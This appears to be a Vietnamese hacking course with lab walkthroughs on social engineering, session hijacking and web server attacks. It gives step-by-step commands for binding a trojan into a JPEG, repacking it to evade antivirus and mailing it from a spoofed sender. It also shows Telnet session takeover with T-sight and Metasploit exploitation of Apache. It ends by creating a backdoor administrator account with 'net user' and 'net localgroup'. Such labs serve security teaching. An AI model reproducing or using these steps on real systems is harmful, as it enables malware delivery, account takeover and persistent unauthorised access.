

## Bài 7:

# Social Engineering

### I/ Giới Thiệu

Kỹ thuật lừa đảo (Social Engineering) là một thủ thuật được nhiều hacker sử dụng cho các cuộc thâm nhập vào các hệ thống mạng, máy tính. Đây là một trong những phương thức hiệu quả để đánh cắp mật khẩu, thông tin, tấn công vào hệ thống.

Dưới đây là câu chuyện có thật về một trong những hacker nổi tiếng nhất thế giới trong vài năm trở lại đây - Kevin Mitnick (Mỹ, từng bị 8 năm tù vì tội tấn công vào hệ thống máy tính), chuyên gia hàng đầu về kỹ thuật Social Engineering. Lên kế hoạch tấn công vào công ty X, Kevin vận dụng kỹ năng này để dò tìm thông tin liên quan đến ông tổng giám đốc và một trợ lý của ông này. Lợi dụng lúc hai người đi công tác, anh ta sử dụng Call ID giả, nhái giọng nói của viên trợ lý để gọi đến quản trị mạng công ty, yêu cầu gửi mật khẩu đăng nhập vào hệ thống của tổng giám đốc vì ngài đã quên mật khẩu. Quản trị viên kiểm tra một vài thông tin về "viên trợ lý", nhưng Kevin đã có đủ thông tin và sự khôn ngoan để trả lời. Kết quả là Kevin đã lấy được mật khẩu và kiểm soát toàn bộ hệ thống mạng của công ty X.

Một hình thức lừa đảo khác: Một ngày... xấu trời nào đó, bạn nhận được điện thoại, đầu dây bên kia là một giọng nói ngọt ngào: "Chào anh, dịch vụ mà anh đang sử dụng tại công ty chúng tôi hiện đang bị trực trặc với account (tài khoản) của anh. Đề nghị anh gửi gấp thông tin về tài khoản cho chúng tôi để điều chỉnh lại". Mới nghe qua tưởng như đây là một kiểu lừa thô thiển, nhưng xác suất thành công rất cao, đặc biệt khi giọng nói đó dễ thương như mấy cô trực tổng đài 1080! Phương cách lừa đảo tương tự là dùng kỹ thuật "Fake Email Login". Về nguyên tắc, mỗi khi đăng nhập vào hộp thư thì chúng ta phải điền thông tin tài khoản gồm username và password rồi gửi thông tin đến mail server để xử lý. Lợi dụng điều này, hacker đã thiết kế các trang đăng nhập giả (Fake Login) để các thông tin được gửi đến cho họ.

Tóm lại, kỹ thuật Social Engineering rất đa dạng, phong phú và cũng hết sức nguy hiểm do tính hiệu quả và sự phổ biến. Kỹ thuật này không đòi hỏi phải sử dụng quá nhiều yếu tố kỹ thuật, thậm chí không có liên quan đến kỹ thuật thuần túy (non-technical). Hacker có thể thực hiện phương cách này thông qua thư tín, e-mail, điện thoại, tiếp xúc trực tiếp, thông qua người quen, các mối quan hệ cá nhân... nhằm dẫn dụ, khai thác các thông tin do vô tình bị tiết lộ từ phía người dùng. Ở VN, kỹ thuật này còn khá mới nên không hiếm trường hợp bị đánh lừa một cách dễ dàng. Chẳng hạn năm ngoái, hàng loạt game thủ MU Global đã mất sạch sành sanh tài sản (ảo), khi ngây thơ điền thông tin tài khoản của mình vào một e-mail giả mạo admin MU của hacker!


(Trích dẫn)

### II/ Các bài Lab:

#### Bài Lab 1: Gửi email nặc dính kèm Trojan

Để thực hiện bài Lab này, ta sử dụng chương trình Mini-binder để ghép file trojan với hình ảnh, thay đổi icon và chương trình Outlook để gửi email nặc danh.

Ghép file hình ảnh và file trojan, đầu tiên ta tạo 1 file trojan, lấy 1 file ảnh và file ico bất kỳ để ghép.



Ta sử dụng lệnh ‘MMB “60.ico” “svchost.exe” “cathu.jpg” “trojanhao.exe”’ để ghép file trojan svchost.exe với cathu.jpg và với icon là 60.ico.

```
C:\>cd Mini-MagicBinder
C:\Mini-MagicBinder>cd "Lab build"
C:\Mini-MagicBinder\Lab build>dir
Volume in drive C is Local Disk
Volume Serial Number is 6856-3757


Directory of C:\Mini-MagicBinder\Lab build

09/14/2007  10:01 AM    <DIR>
09/14/2007  10:01 AM    <DIR>          766 60.ico
08/30/2004  10:44 PM            84,872 cathu.jpg
08/30/2004  09:38 AM            1,152 Help.txt
08/30/2004  03:03 PM            11,365 MMB.exe
08/30/2004  03:03 PM            45,796 svchost.exe
05/10/2006  03:34 AM            5 File(s)      143,951 bytes
                                2 Dir(s)     862,248,960 bytes free


C:\Mini-MagicBinder\Lab build>MMB.exe "60.ico" "svchost.exe" "cathu.jpg" "trojanhao.exe"
C:\Mini-MagicBinder\Lab build>
```

Tiếp theo, ta nén file trojan mới bằng Winrar lại nhiều lần để tránh chương trình Anti-virus(tùy theo phiên bản Anti-virus, tuy nhiên hầu hết các trojan không qua mặt được các chương trình này) và thay đổi thông tin của outlook.

Ta vào Tool → Option → Mail setup → View Account → Chọn Account cần thay đổi và thay đổi thông tin Your Name và E-mail Address.



Tiếp theo Attach file đính kèm vào và gửi Email đi. Trong bài Tác giả gửi tới địa chỉ email [mailtestsniff@yahoo.com](mailto:mailtestsniff@yahoo.com), và sau đó check mail để kiểm tra thử xem mail đã đến chưa.




**Bài 8:****Session Hijacking****I/ Giới thiệu:**

Như ta đã biết về sniffer (nghe lén trong mạng), Hacker có thể lấy bất kỳ thông tin gì không được mã hóa, hay có thể fake CA để có thể lấy thông tin trong giao thức HTTPS, bây giờ ta có thêm 1 kỹ thuật nữa là session hijacking. Để thực hiện được bài lab này trước tiên ta phải sử dụng ARP spoof, sau đó sử dụng phần mềm T-sight hay Hunt để giành lấy session từ phía máy nạn nhân.

**II/ Thực hiện bài Lab**

Trong bài Lab, tác giả sử dụng Vmware để thực hiện, sử dụng máy để thử nghiệm TELNET và SSH. Còn 2 máy còn lại 1 sử dụng Window 2000 (đã cài sẵn tool T-sight) và 1 sử dụng Linux để test SSH.



Việc cài đặt phần mềm khá dễ dàng, bạn cần phải thêm phần driver và chuyển về IP 192.168.200.0/24 do đang sử dụng bản Trial.

Sau khi cài đặt xong, trên máy 192.168.200.1 thiết lập cho phép các máy khác telnet. Và từ máy 192.168.200.2 telnet đến máy 192.168.200.1.

```

Telnet 192.168.200.1
=====
Welcome to Microsoft Telnet Server.
=====
C:>dir
Volume in drive C has no label.
Volume Serial Number is 5882-5965

Directory of C:\

03/30/2005  10:23a      <DIR>        WINNT
09/14/2007  10:17p      308,462    arcldr.exe
09/14/2007  10:17p      322,288    arcsetup.exe
03/30/2005  10:39a      <DIR>        Documents and Settings
03/30/2005  10:41a      <DIR>        Program Files
03/30/2005  10:59a      <DIR>        Inetpub
09/12/2005  07:46p      <DIR>        FOUND.000
05/25/2005  01:14a      <DIR>        WUTemp
09/12/2005  07:28p      <DIR>        ACS
10/03/2006  07:12p      2,403     odbcconf.log
10/03/2006  11:16p      <DIR>        Hao
10/03/2006  11:18p      <DIR>        sql
          3 File(s)   633,153 bytes
          9 Dir(s)   1,562,578,944 bytes free

C:>Chao lop Security ??????????2~
```

Và dữ liệu thu được từ máy 192.168.200.2, sử dụng tính năng Take Over trong Tool T-sight để lấy session.

```


Connection Data: 192.168.200.2 [1433] <-> 192.168.200.1 [23]
File Edit
=====
Welcome to Microsoft Telnet Server.
=====
C:>dir
Volume in drive C has no label.
Volume Serial Number is 5882-5965

Directory of C:\

03/30/2005  10:23a      <DIR>        WINNT
09/14/2007  10:17p      308,462    arcldr.exe
09/14/2007  10:17p      322,288    arcsetup.exe
03/30/2005  10:39a      <DIR>        Documents and Settings
03/30/2005  10:41a      <DIR>        Program Files
03/30/2005  10:59a      <DIR>        Inetpub
09/12/2005  07:46p      <DIR>        FOUND.000
05/25/2005  01:14a      <DIR>        WUTemp
09/12/2005  07:28p      <DIR>        ACS
377\373^X\377\372^XANSI\377\360dir^M^JChao lop Security ??????????^[[2~

LP: 22:46:54
12/15/02

Status: Active
Countermeasures
  Terminate
  Take Over
  No Macros
  Send (Client)
  Send (Server)
```




Sau khi Session bị lấy, session từ máy Telnet sẽ bị “Lost connection” và người sử dụng trong trường hợp này không biết là mình bị “Lost Connection” bởi nguyên nhân nào. Bây giờ ta bật Service SSH của máy Linux bằng lệnh “Service sshd” và test thử session hijacking đối với traffic ssh.

**Bài 9:****Hacking Web Server****I/ Giới thiệu:**

Thông thường để Hacking 1 Web Server, Hacker thường phải xem thử Web Server đang chạy hệ điều hành gì và chạy những service gì trên đó, hệ điều hành thông thường là các hệ điều hành Win 2000 Server, Win 2003 Server, Redhat.v.v. Các Service bao gồm Apache, IIS, FTP Server v.v. Nếu như 1 trong những Service của Hệ điều hành bị lỗi hay service khác bị lỗi có thể dẫn tới việc mất quyền kiểm soát của hệ thống. Trong bài thực hành của phần này, tác giả giới thiệu lỗi của hệ điều hành là DCOM và lỗi ứng dụng khác là Server-U, Apache(FTP Server). Từ những lỗi này, ta có thể kiểm soát hoàn toàn máy nạn nhân.

**II/ Thực Hiện bài lab.****Bài Lab 1: Tấn công Web Server Win 2003(lỗi Apache)**


Để biết được máy Server của hệ thống có bị lỗi hay không, ta sử dụng dụng phần mềm quét để kiểm tra. (Phần này đã được học trong scaning).



Rank	Vulnerability Name	Count
1.	echo service	1
2.	ASN.1 Vulnerability Could Allow Code Execution	1
3.	Windows Cumulative Patch 835732 Remote	1
4.	Null Session	1
5.	No Remote Registry Access Available	1
6.	telnet service	1
7.	DCOM Enabled	1
8.	Windows RPC Cumulative Patch 828741 Remote	1
9.	Windows RPC DCOM interface buffer overflow	1
10.	Windows RPC DCOM multiple vulnerabilities	1
11.	Apache 1.3.27 0x1A Character Logging DoS	1
12.	Apache 1.3.27 HTDigest Command Execution	1
13.	Apache mod_alias and mod_rewrite Buffer Overflow	1
14.	ApacheBench multiple buffer overflows	1
15.	HTTP TRACE method supported	1

Ta không thấy thông tin về FTP Server ở đây, do phần mềm Retina chỉ có tính năng nhận diện các Service của Microsoft và những Service thông dụng. Còn các Service không thông dụng hơn thì phần mềm chỉ thấy dưới dạng mở port. Trong trường hợp này ta thấy mở port 21.

Ta sử dụng Metasploit để khai thác lỗi Apache và lấy được (Console).



```

C:\> MSFConsole
Volume in drive C has no label.
Volume Serial Number is 90CE-12CC

Directory of C:\

02/18/2006  11:24 AM      0 AUTOEXEC.BAT
02/18/2006  11:24 AM      0 CONFIG.SYS
03/28/2007  08:33 PM    <DIR>        Documents and Settings
12/10/2006  11:36 PM    <DIR>        Inetpub
11/01/2006  07:28 PM    130,560 keygen.exe
12/10/2006  11:36 PM    <DIR>        MS05-12
06/23/2005  11:33 AM    149,504 nc.exe
08/02/2007  03:19 PM    <DIR>        Program Files
11/01/2006  07:23 PM      860 quang.vbs
11/01/2006  07:07 PM      860 rdp.vbs
10/26/2006  09:27 PM      860 rdp2003.vbs
03/28/2007  08:31 PM      860 rdp2004.vbs
03/28/2007  08:44 PM      860 rdp2005.vbs
09/15/2007  01:00 AM    <DIR>        WINDOWS
12/10/2006  11:36 PM    <DIR>        wmpub
04/18/2006  10:25 AM      179 Yahoo! Photos.url
                           10 File(s)   284,543 bytes
                           6 Dir(s)  1,712,238,592 bytes free

C:\>

```

Bây giờ chúng ta sẽ tìm cách Remote Desktop vào máy 192.168.200.1. Trước tiên ta tạo 1 user và add user này vào nhóm admin bằng sử dụng lệnh.

```
Net user vsichao vsichao /add
//thêm user
Net Localgroup Administrators vsichao /add
//đưa user vào nhóm Admin
```

```
C:\>net user hao hsdf /add
net user hao hsdf /add
The optiSDF is unknown.

The syntax of this command is:

NET USER
[username {password : *} [options] [/DOMAIN]
    username {password : *} /ADD [options] [/DOMAIN]
    username [/DELETE] [/DOMAIN]


More help is available by typing NET HELPMSG 3506.

C:\>net user haovsic haovsic /add
net user haovsic haovsic /add
The command completed successfully.


C:\>net Localgroup Administrators haovsic /add
net Localgroup Administrators haovsic /add
The command completed successfully.
```

Ta có thể kiểm tra lại bằng lệnh “ Net user” để kiểm tra thử user của mình đã được quyền admin hay chưa.

